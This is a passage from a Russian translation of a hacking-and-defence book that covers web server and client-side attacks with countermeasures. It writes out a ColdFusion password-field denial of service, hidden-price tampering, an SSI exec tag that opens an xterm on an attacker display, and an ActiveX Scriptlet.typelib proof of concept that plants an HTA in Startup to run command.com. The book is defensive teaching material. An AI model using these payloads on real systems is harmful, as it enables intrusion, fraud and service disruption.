
   ```
   <form Action="http://192.168.51.101/CFIDE/administrator/index.cfm"
   Method="POST">
   ```


5. Измените дескриптор HTML с именем `PasswordProvided`, который содержит пароль, а затем измените свойства `Size` и `MAXLENGTH`.

   ```
   <input Name="PasswordProvided" Type="PASSWORD" Size="1000000"
   MAXLENGTH="1000000">
   ```

6. Щелкните на кнопке Preview, расположенной на панели инструментов Netscape, и сохраните этот файл в формате HTML.
7. Поле ввода пароля теперь должно расшириться вправо и выйти за границы экрана. Сгенерируйте около 1,000,000 символов и скопируйте их в это поле.
8. Щелкните на кнопке Password. Если все прошло хорошо (или плохо, если вы являетесь системным администратором), то можно будет увидеть следующее.

НА ЗАМЕТКУ | На приведенном рисунке можно увидеть, что выполненные выше действия привели к более эффективному использованию процессора сервера: до 100%. Если подобные запросы продолжают поступать то, в конце концов, произойдет переполнение памяти. Более того, если на сервер отправить больше миллиарда символов, это окончательно выведет его из строя. В любом случае для выяснения причины сбоя придется перезагружать систему.





О Контрмеры

Единственным эффективным решением проблемы подобного рода является использование в каждой разрабатываемой программе процедуры очистки входных данных. В рассмотренном случае можно переместить страницу администратора в какой-то другой каталог или выполнить рекомендации по обеспечению безопасности сервера Cold Fusion, которые можно найти по адресу http://www.allaire.com/Handlers/index.cfm?ID=10954&Method=Full.

Плохое проектирование в Web

Хотя в истории развития Internet имеются многочисленные примеры разрушительных атак на Web-серверы, которые позволяют взломщикам получать важную информацию об архитектуре сервера, а зачастую и привилегированные права доступа, эти взломы — только вершина айсберга. Многие разработчики не стремятся изучить жизненно важные методы проектирования, которые могли бы ограничить нежелательное использование их Web-серверов. В развитие многих из методов, обсуждаемых в этой главе, внесли вклад многие люди, в том числе Симпл Номад (Simple Nomad) из центра NMRC (`http://www.nmrc.org`) и компания Sanctum Inc. (`http://www.sunctuminc.com`). Более подробную информацию об описанных ниже изъянах можно найти в разделе ответов на часто задаваемые вопросы Web-узла центра NMRC `http://www.nmrc.org/faqs/www/index.html`.

Использование скрытых дескрипторов

Популярность	*5*
Простота	*6*
Опасность	*6*
Степень риска	*6*

В настоящее время многие компании пользуются Internet, предлагая свои продукты и услуги любому, у кого есть Web-броузер. Но "плохо запрограммированная" тележка для покупок может позволить взломщику фальсифицировать стоимость товаров. Например, рассмотрим небольшую компанию, занимающуюся продажей аппаратного обеспечения. Эта компания обзавелась собственным Web-сервером, чтобы ее клиенты могли осуществлять покупки в интерактивном режиме. Однако они допустили в программе важный промах: применили скрытые дескрипторы HTML как единственный механизм назначения цены за определенный товар. В результате, если взломщики обнаружат это уязвимое место, они смогут изменить цену, стоящую в **скрытых** дескрипторах, по своему усмотрению.

Например, пусть на Web-узле имеется страница продаж со следующим кодом HTML.

```
<FORM ACTION="http://192.168.51.101/cgi-bin/order.pl" method="post">
<input type=hidden name="price" value="199.99">
<input type=hidden name= "prd_id" value="X190">
QUANTITY: <input type=text name="quant" size=3 maxlength=3 value=1>
</FORM>
```

В этом случае простое изменение цены с помощью Netscape Composer или любого текстового редактора позволит взломщику заплатить за товар **$1.99** вместо предполагаемой суммы $199.99:

```
<input type=hidden name="price" value="1.99">
```

Если вам кажется, что такой стиль программирования встречается редко, то можете удостовериться в этом самостоятельно. Стоит лишь зайти на узел `http://www.altavista.com` и осуществить поиск, задав в качестве критерия строку `type=hidden name=price`. В результате будут получены адреса сотни узлов, обладающих таким изъяном.

Другая форма взлома заключается в использовании значения ширины поля. При проектировании в Web указываются многие размеры, однако взломщик может менять заданные разработчиком значения, указывая размеры порядка 70,000 символов. Затем он может ввести в соответствующее поле строку, состоящую из большого числа символов, и это может привести к выходу сервера из строя. Если этого и не произойдет, то подобные действия все же могут привести к непредсказуемым последствиям.

ф Контрмеры: использование скрытых дескрипторов

Чтобы предотвратить возможность использования взломщиками скрытых дескрипторов HTML, ограничьте их использование в коде, который обеспечивает хранение такой важной информации как цены, или, по крайней мере, реализуйте режим подтверждения этих значений перед их использованием.

Вставки SSI

Популярность	*4*
Простота	*4*
Опасность	*9*
Степень риска	*6*

Механизм SSI (Server Side Includes) обеспечивает интерактивную работу в режиме реального времени без использования программирования. Разработчики Web-приложений часто используют эту возможность для быстрого получения системной даты/времени или для запуска локальной команды и обработки выходных данных. Возможности таких вставок реализуются с помощью *дескрипторов* (tag). В число дескрипторов входят: echo, include, fsize, flastmod, exec, config, odbc, email, if, goto, label и break. Три ИЗ них, include, exec и email, могут оказаться наиболее полезны взломщикам.

Вставив код SSI в поле документа HTML, обрабатываемое Web-сервером, взломщик может локально запускать команды и получать доступ к серверу. По такому принципу можно разработать ряд различных атак. Например, при вставке дескриптора SSI в первое или последнее поле имени, появляющееся при создании новой учетной записи, Web-сервер попытается обработать это выражение и запустить соответствующую команду. Следующий дескриптор SSI отображает на машине взломщика графический терминал сервера.

```
<!--#exec cmd="/usr/X11R6/bin/xterm -display attacker:0 &"-->
```

О Контрмеры

Нужно пользоваться сценарием, проводящим предварительный синтаксический анализ любого прочитанного файла HTML и отбрасывающим любую несанкционированную строку SSI перед передачей этого файла серверу для обработки.

Добавления к файлам

Популярность	*4*
Простота	*6*
Опасность	*5*
Степень риска	*5*

Любая возможность Web-приложений, позволяющая пользователю вводить информацию напрямую в файл, повышает уязвимость системы и создает потенциальную возможность атаки. Например, если на Web-узле содержится форма для ввода рекомендаций по улучшению работы узла или что-то другое в том же духе, и пользователи имеют возможность просматривать этот файл, то взломщик может воспользоваться этим обстоятельством. Используя код SSI (описанным выше способом), он может по-

местить в файл с комментариями код, который запускается локально, или код JavaScript, предлагающий ввести входящим пользователям их имя и пароль, чтобы использовать эту информацию в будущем.

О Контрмеры: использование добавлений к файлам

Нужно ограничить возможность использования добавлений в процессе совместного интерактивного использования информации, так как эти возможности открывают взломщику слишком много путей манипулирования пользователями и Web-сервером.

Средства хакинга в Web

Иногда вместо реализации открытых атак, для достижения "полного господства" взломщики прибегают к более изощренным методам. Для этого необходимо прибегнуть к некоторым более изощренным средствам. Ниже будут рассмотрены такие средства и соответствующие приложения, в частности SSLProxy (простой proxy-сервер SSL командной строки), Achilles (proxy-сервер SSL с графическим интерфейсом) и wfetch (утилита аутентификации прямого действия). Кроме того, вы узнаете, что подобные приемы проникновения практически всегда гораздо сложнее выявить и предотвратить.

SSLProxy

Популярность	*4*
Простота	*6*
Опасность	*5*
Степень риска	*5*

У традиционных средств хакинга в Web, таких как утилита netcat, имеется одно ограничение: их применение ограничивается стандартными соединениями HTTP, а при необходимости подключения по протоколу SSL (Secure Sockets Layer) они оказываются абсолютно непригодными. А именно этот протокол применяется на Web-серверах. Для проверки защищенности против всех стандартных атак на Web-сервер, поддерживающий протокол SSL, можно воспользоваться утилитой SSLProxy. Эта программу, разработанную Кристианом Старкджоханном (Christian Starkjohann), можно найти по адресу `http://www.kuix.de/sslproxy/`.

Утилита SSLProxy функционирует как небольшой proxy-сервер, получающий запросы, которые далее передаются через туннелированное соединение SSL. Для создания такого соединения можно воспользоваться следующей командой.

```
sslproxy -l 2000 -R 10.1.1.20 -r 443 -p ssl3 -c dummyCert.pem
```

Использованные выше параметры указывают, что утилита SSLProxy будет ожидать поступление запросов с порта 2000, а затем пересылать их на порт 443 удаленной SSL-системы (`10.1.1.20`). Как только соединение будет установлено, можно воспользоваться любой программой или средством (например, netcat), чтобы подключиться к порту 2000 локального узла (`127.0.0.1`), а затем подсоединиться к целевой системе.

О Контрмеры: использование утилиты SSLProxy

Единственной действенной контрмерой является отключение на Web-сервере службы SSL (что мы не рекомендуем делать). Вместо этого лучше воспользоваться

утилитой ssldump, выполняющей дешифрацию трафика SSL "на лету", что позволяет анализировать передаваемые данные и таким образом обнаруживать факт атаки. Утилиту ssldump можно найти по адресу http://www.rtfm./com/ssldump/.

Achilles

Популярность	*4*
Простота	*4*
Опасность	*6*
Степень риска	*5*

Achilles — это версия утилиты командной строки SSLProxy с графическим интерфейсом. Однако на этом их сходство и заканчивается. Утилита Achilles позволяет выполнять гораздо больше функций, чем обычные функции посредника. С ее помощью можно перехватывать весь трафик и редактировать его в процессе передачи.

Во-первых, локальный узел нужно перевести в режим функционирования proxy-сервера. Для этого щелкните дважды на пиктограмме Internet Options панели управления, перейдите во вкладку Connections, а затем щелкните на кнопке LAN Settings. В открывшемся диалоговом окне установите режим Use a Proxy Server, а затем задайте адрес локального узла и порт **2000.**

Теперь можно запустить утилиту Achilles и установить следующие параметры.

Т Режим перехвата трафика (Intercept Mode): включен.

• Перехват данных, передаваемых клиентом.

А Перехват данных, передаваемых сервером.

После этого введите в поле Listen On Port значение **2000** и щелкните на кнопке Start. Утилита Achilles сразу же приступит к перехвату передаваемых запросов с локального Web-броузера и обратно. Каждый запрос не будет передаваться до щелчка на кнопке Send. Это обеспечивает возможность редактирования запроса или ответа в процессе их передачи в пункт назначения.

О Контрмеры: использование утилиты Achilles

Как и при описании других контрмер данного раздела, описанный сценарий является "отличительной особенностью", а не ошибкой протоколов HTTP/HTTPS. Так что каких-либо контрмер в данном случае привести нельзя.

wfetch

Популярность	*4*
Простота	*6*
Опасность	*5*
Степень риска	*5*

Если вам интересно подключиться к Web-серверу и получить представление о его возможностях, то в этом случае прекрасно подойдет утилита wfetch. Эта программа представляет собой небольшую утилиту, предназначенную для подсоединения к серверу и генерации запроса на получение его статуса или выполнения попытки аутентификации. Эта утилита разработана Ярославом Дунайски (Jaroslav Dunajsky). Помимо других возможностей wfetch, стоит упомянуть следующие отличительные особенности.

Т Поддержка методов аутентификации, используемых в Web (в том числе стандартный с использованием HTTP, NTLM, Kerberos и др.).

- Возможность использования таких команд HTTP, как GET, HEAD, PUT, DELETE, TRACE и т.д.
- Возможность установки соединения по протоколу SSL.
- Поддержка функций proxy-сервера.

А Возможность задания собственных заголовков.

Графический интерфейс утилиты `wfetch` представлен на рис. 15.5.




Рис. 15.5. Утилита `wfetch` позволяет сгенерировать практически любой Web-запрос, и на этом предоставляемые ею возможности не ограничиваются

О Контрмеры: использование утилиты wfetch

К сожалению, утилита wfetch напоминает броузер гораздо больше, чем любое другое средство хакеров, поэтому факт ее использования выявить непросто, не говоря уже о предотвращении подобных нападений.


Резюме

В этой главе обсуждаются распространенные и не очень известные проблемы, обнаруженные в Internet. У взломщиков на вооружении имеется определенный набор способов, к которым они могут прибегнуть, пытаясь получить доступ к Web-серверу. При этом они

могут пользоваться изъянами проверки входных данных, условиями переполнения буфера или обычными промахами, допущенными при разработке Web-приложений.

В то время как большинство изъянов, связанных с проверкой входных данных и переполнением буфера, довольно просто ликвидировать, проблему, возникающую при некачественной разработке серверов, решить бывает намного труднее, особенно в случае "доморощенного" дизайна. Тем не менее, удаление ненужных примеров сценариев, очистка входных данных сценариев и улучшение архитектуры Web-приложений, включающие более строгую проверку SSI, скрытых дескрипторов и добавлений в файлы со стороны пользователей, может в значительной мере усложнить работу взломщика.

ГЛАВА 16



До сих пор много говорилось об общепринятых методах взлома систем, принадлежащих различным компаниям и управляемых опытными администраторами. Ведь считается, что именно там находятся основные ценности, не так ли? Не может же зловредный хакер пытаться найти что-нибудь интересное на домашнем компьютере какой-нибудь старушки.

Но на самом деле не так все просто. В наше время неуклонно растет число людей, которые пользуются программными продуктами, являющимися объектом нападения хакеров: Web-броузерами, программами обработки электронной почты и другими всевозможными программами-клиентами Internet. Таким образом, каждый пользователь такого программного обеспечения может стать жертвой, а информация о его системе представляет такую же, если не большую ценность, чем та, которая имеет отношение к персоналу Web-сервера. Проблема усугубляется еще тем обстоятельством, что данные о конечных пользователях распределены гораздо шире, чем сведения о сервере.

С помощью описанных в этой главе инструментов и методов можно воздействовать не только на систему отдельного пользователя, но в значительной мере и на организацию, в которой он работает. Если принять во внимание, что каждый сотрудник фирмы, от главного администратора до простого служащего, использует вышеупомянутое программное обеспечение на протяжении 90% своего рабочего времени (для чтения электронной почты и просмотра Web-страниц), то сразу станет очевидна вся серьезность проблемы как для корпоративного, так и для рядового пользователя Internet (кстати, и для той самой бабушки). Следует также учесть и то, какое негативное влияние на репутацию компании и на степень доверия к ней партнеров может оказать тот факт, что ее системы являются постоянным источником вирусов и других опасных программ, а компания не предпринимает соответствующих мер безопасности. Ну как, вы еще не задумались?

Судя по количеству информационных бюллетеней, посвященных обеспечению безопасности клиентского программного обеспечения Internet, которые были выпущены в 2001 году, число бойцов невидимого фронта, взламывающих системы пользователей Internet, растет как снежный ком. В конце концов, подходы, используемые для взлома клиентской части, лишь немногим отличаются от тех, которые применяются для взлома таких крупных серверов Internet, как `www.amazon.com`. Различие состоит лишь в степени затрачиваемых усилий и в масштабе всего мероприятия. Вместо того чтобы концентрировать усилия на одной мишени или определенном приложении Web-сервера, при взломе пользовательских систем хакер должен "привести к общему знаменателю" широкий спектр потенциальных жертв. Обычно в качестве таких критериев выбирается частое использование Internet, чрезвычайно популярные и широко используемые программные продукты компании Microsoft, а также недостаточное осознание проблем безопасности простыми смертными, которые работают с этим программным обеспечением.

В книге уже было описано немало атак, которые основываются на этих обстоятельствах. В главе 4, "Хакинг Windows 95/98/ME и XP Home Edition", обсуждались взломы компьютеров, на которых установлены операционные системы компании Microsoft (Win *9x/ME/XP* HE), а среди "обитателей" Internet они составляют безоговорочное большинство. В главах 4 и 14 речь шла о программах типа "троянский конь" и средствах создания "потайных ходов", часто внедряемых в системы ничего не подозревающих пользователей, а также о социальной инженерии, эффективно применяемой хакерами для вовлечения операторов ЭВМ в свои злонамеренные замыслы. Методы, которые представлены в этой главе, также основываются на некоторых из вышеупомянутых принципов. Вы познакомитесь с самыми разнообразными и коварными способами внедрения "потайных ходов", а также с эффективным использованием социальной инженерии, когда активно применяются различные хитрости (например, использование строки темы почтового сообщения).

Прежде чем приступать к изложению основного материала, хотелось бы предупредить некоторых нетерпеливых читателей о том, что все, о чем здесь пойдет речь, требует умелого обращения. Без сомнения, найдутся читатели, которые будут критиковать книгу за подробное объяснение многих типов взломов. На это можно ответить следующим образом: только досконального знание тактики противника может обезопасить потенциальных жертв. Знакомство с представленным материалом позволит многим пользователям открыть глаза на реальное положение дел. Читайте и набирайтесь знаний, позволяющих защитить свой уголок Internet.

Мобильный код со злым умыслом

Появление мобильного кода стало важным событием в процессе развития Internet от статического набора документов до случайным образом генерируемой среды, которой она стала на сегодняшний день. Развитие современных технологий, основанных на динамических данных, может стать основой обработки информации в будущем. Однако сейчас акцент делается не на повышении надежности клиентских вычислительных моделей, а на расширении использования динамических документов HTML (DHTML), таблиц стилей и повышении производительности сценариев серверных приложений. (Правда, на это можно возразить, что сама обработка данных происходит все же на клиентском компьютере, однако подобный спор требует углубления в архитектуру самого Web-броузера.) В любом случае мобильный код, передающийся по сети на узел назначения, на сегодняшний день остается важнейшей частью фундамента Internet (см. `http://www.computer.org/internet/v2n6/w6gei.htm`). Механизмы поддержки двух доминирующих парадигм мобильного кода, язык Java компании Sun и элементы управления ActiveX компании Microsoft, встроены во все броузеры, поэтому их изучение крайне важно для обеспечения безопасности любого клиента Internet.

НА ЗАМЕТКУ В главе 6 обсуждается концепция .NET Frameworks компании Microsoft, с которой будут связаны программные продукты нового поколения.

ActiveX и Java часто сравниваются между собой, однако авторам не хотелось бы вдаваться в подобные дебаты на страницах этой книги. Лучше просто обсудить реальные изъяны, обнаруженные в каждом из этих подходов. Тем, кто интересуется подробным техническим описанием преимуществ и недостатков обеих моделей разработки мобильного кода с точки зрения их безопасности, можно порекомендовать статью Девида Хопвуда (David Hopwood) *A Comparison Between Java and ActiveX Security,* которую можно найти по адресу `http://www.users.zetnet.co.uk/hopwood/papers/compsec97.html`.

Элементы ActiveX компании Microsoft

Элементы управления ActiveX являются результатом повторной попытки фирмы Microsoft разработать модель мобильного кода. Их часто описывают как приспособленную для Web технологию создания документов со связыванием и внедрением объектов (Object Linking and Embedding — OLE). На самом деле это сильно упрощенная трактовка набора интерфейсов, спецификаций и претендующих на исключительность парадигм разработки, входящих в модель COM компании Microsoft (COM — Component Object Model), которая и составляет основу технологии ActiveX. В то же время подобные упрощения способствуют лучшему пониманию. Приложения ActiveX, или *элементы управления* (control), могут создаваться для выполнения определенных задач (таких как воспроизведение видео- или звукового файла). Их можно поместить на Web-страницу, и тогда эти программы будут вы-

полнять свои функции при ее просмотре точно так же, как технология OLE поддерживает операцию вставки электронных таблиц Excel в документы Word.

Обычно файлы с элементами управления ActiveX имеют расширение .OCX (исключением являются элементы управления ActiveX, написанные на Java). Они встраиваются в Web-страницы с помощью дескриптора <OBJECT>, в котором указано, откуда элемент управления нужно загрузить. Когда броузер Internet Explorer обрабатывает Web-страницу с внедренным в нее элементом управления ActiveX (или несколькими элементами управления), сначала он обращается к локальному системному реестру. Там он пытается определить, имеется ли на компьютере требуемый компонент. Если это так, Internet Explorer отображает Web-страницу, загружает элемент управления в свое адресное пространство и выполняет его код. Если необходимый элемент управления не найден, Internet Explorer загружает его из того места, которое указано в дескрипторе <OBJECT>, и устанавливает на компьютере пользователя. Кроме того, с помощью сертификатов Authenticode (см. ниже) броузер выполняет верификацию автора кода, а затем запускает его. По умолчанию элементы управления кэшируются в каталоге \windows\occache.

Не выходя за рамки вышеописанной модели, хакер-программист может создать элементы управления ActiveX, которые будут выполнять на компьютере пользователя практически все, что захочется их автору. Что же может помочь в такой ситуации? Сертификаты Authenticode компании Microsoft. Эта подсистема позволяет разработчикам использовать механизмы шифрования и создавать для своего кода криптографические подписи, которые перед запуском элемента ActiveX будут аутентифицироваться броузером Internet Explorer и приложениями сторонних производителей (одним из таких производителей является компания Verisign Corporation).

Как же на самом деле используются сертификаты Authenticode? В 1996 году программист по имени Фред Маклейн (Fred McLain) написал элемент управления ActiveX, который корректно выключал пользовательский компьютер, если он работал под управлением операционной системы Windows 95 с улучшенным управлением электропитанием. Для этого кода, названного автором Internet Exploder (взрывная машинка Internet), компания Verisign выдала ему подлинный сертификат, после чего Маклейн разместил программу на собственном Web-узле. В результате недолгих дебатов о целесообразности такой публичной демонстрации модели безопасности Authenticode, компании Microsoft и Verisign лишили Маклейна сертификата, обвиняя его в нарушении обязательств, на которых основан этот документ. Элемент Exploder работает как и раньше, но при этом он информирует любителей попутешествовать в Internet о том, что код не зарегистрирован, и дает им возможность отказаться от его загрузки.

Автор предоставляет читателю возможность решить самому, можно ли в этом случае считать, что сертификаты Authenticode выполняют свои функции. Но не стоит забывать о том, что Маклейн мог бы написать код, выполняющий намного более опасные действия, чем простое выключение компьютера. К тому же он мог проделать все это абсолютно скрытно. На сегодняшний день элементы ActiveX по-прежнему являются важным механизмом, который обеспечивает успешное функционирование многих Web-узлов. Однако при этом нередко возникают дополнительные проблемы, наиболее серьезные из которых обсуждаются в следующих разделах.

Флаг "Safe for Scripting" технологии ActiveX

Популярность	*9*
Простота	*5*
Опасность	*10*
Степень риска	*8*

Летом 1999 года Георгий Гунински (Georgi Guninski) и Ричард М. Смит (Richard M. Smith) (и не только они) независимо обнаружили два различных изъяна в методе обработки элементов ActiveX броузером Internet Explorer. Установив для элементов управления флаг "safe for scripting" ("помечен как безопасный"), их разработчики могут полностью обойти обычную процедуру проверки сертификатов Authenticode. В качестве примеров таких элементов ActiveX можно привести `Scriptlet.typelib` и `Eyedog.OCX`, предназначенные для использования в IE4 и более ранних версиях. Если для этих элементов управления установлен флаг "safe for scripting", то при их запуске в броузере на экран не будет выводиться никаких сообщений.

Возможно, не стоит волноваться по поводу элементов управления ActiveX, выполняющих безобидные функции, однако и Scriptlet, и Eyedog имеют доступ к файловой системе пользователя. Элемент Scriptlet. typelib позволяет создавать, редактировать и перезаписывать файлы, хранящиеся на локальном диске, а Eyedog — обращаться к системному реестру и осуществлять сбор информации о технических параметрах компьютера.


Георгий Гунински написал проверочный код для элемента управления Scriptlet, который помещает в каталог Startup удаленного компьютера исполняемый текстовый файл с расширением `.HTA` (приложение HTML — HTML Application). При следующей перезагрузке системы этот файл выполняется, и на экране отображается безобидное сообщение от Георгия. Однако это не уменьшает серьезности положения: просто посетив страницу Георгия `http://www.guninski.com/scrtlb.html`, вы, тем самым, позволяете ему выполнить на своем компьютере любой код. Вот и все. Ниже приведен код, реализующий данную идею.

```
<object id="scr"
   classid="clsid:06290BD5-48AA-11D2-8432-006008C3FBFC"
>
</object>
<SCRIPT>
scr.Reset();
scr.Path="C:\\windows\\Start Menu\\Programs\\StartUp\\guninski.hta";
scr.Doc="<object id='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-
00C04FD58A0B'></object><SCRIPT>alert('Written by Georgi Guninski
http://www.guninski.com/~joro');wsh.Run('c:\\command.com');</ "+
"SCRIPT>";
scr.write();
</SCRIPT>
</object>
```

